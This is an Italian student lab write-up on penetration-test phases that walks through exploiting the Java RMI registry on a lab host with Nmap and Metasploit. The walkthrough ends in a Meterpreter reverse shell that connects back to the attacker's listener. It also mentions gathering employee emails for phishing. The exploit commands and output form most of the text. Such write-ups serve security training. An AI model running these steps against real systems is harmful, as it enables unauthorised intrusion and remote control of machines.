PROGETTO SETTIMANALE
JAVA RMI


Una volta definite le regole di ingaggio con il direttore dell'azienda abbiamo più strade su come agire.
Questa parte solitamente se non si è un libero professionista viene fatta direttamente dall'azienda con cui si lavora.

Fase 1 E' l'information gathering.
Questa fase può essere agevolata se l'azienda mette a disposizione indirizzi ip mail telefoni e nomi cognomi dei dipendenti.
Gli strumenti che andiamo ad utilizzare se non avessimo queste informazioni sono, google hacking whois lookup e maltego. Da non sottovalutare la mail dei dipendenti per una campagna di phishing.
Fase 2/3 La fase due e tre consistono nella scansione della rete ed enumerazione dei servizi.
Gli strumenti da utilizzare possono essere Nmap,Nessus ed Openvas.
Molto importante utilizzare più strumenti possibili per avere più controlli. Ad esempio potremmo trovare differenze fra Nmap e Nessus essendo il primo un tool oggettivo mentre il secondo soggettivo.
Fase 4 Exploit è la fase che sfrutta le vulnerabilità trovate per entrare nel sistema e prenderne il controllo.

Nell’esercizio di oggi abbiamo sfruttato la vulnerabilità JAVA_RMI.
Il primo passo è utilizzare Nmap con il comando:
nmap -A [indirizzo ip macchina vittima] -p [porte]
il comando ci darà le porte aperte nella macchina vittima come in figura.

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.11.112 -p 1099
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-02 09:12 EDT
Nmap scan report for 192.168.11.112
Host is up (0.00045s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.62 seconds
```

Il servizio java presenta la porta 1099 open, questo ci da la possibilità e non la sicurezza di poter sfruttare questa falla nel sistema.
Per farlo avviamo METASPLOIT FRAMEWORK uno strumento opensource per lo sviluppo e l’esecuzione di exploits ai danni della macchina attaccata.



Una volta avviato il programma cerchiamo l’exploit che ci interessa con il comando search come in figura.


```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                 normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server            2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl    2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
```

Gli exploit da provare sono 4 è sempre consigliabile partire da excellent e il check yes.
Per interagire con l'exploit usiamo il comando use e il numero dell'exploit che vogliamo utilizzare. Come in figura:

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```


Una volta che lanciamo il exploit vediamo subito che il payload è uno solo lasciamo quindi quello di default andiamo quindi a mettere RHOST della macchina

vittima come in figura:



```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  20               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```


Con il comando show options verifichiamo se ha preso il comando.
Una volta controllato lanciamo il tutto con il comando exploit come in figura:




```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/UvdqsQmH7CPAW
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:56149) at 2022-09-02 05:45:00 -0400

meterpreter > 
```

Possiamo notare come abbiamo preso il controllo della macchina una volta effettuati anche dei

comandi di controllo come ifconfig(di seguito i comandi dell’esercizio):



Indirizzo ip della macchina vittima



La versione del sistema della macchina vittima comando sysinfo.




Tabella di routing della macchina vittima comando routes.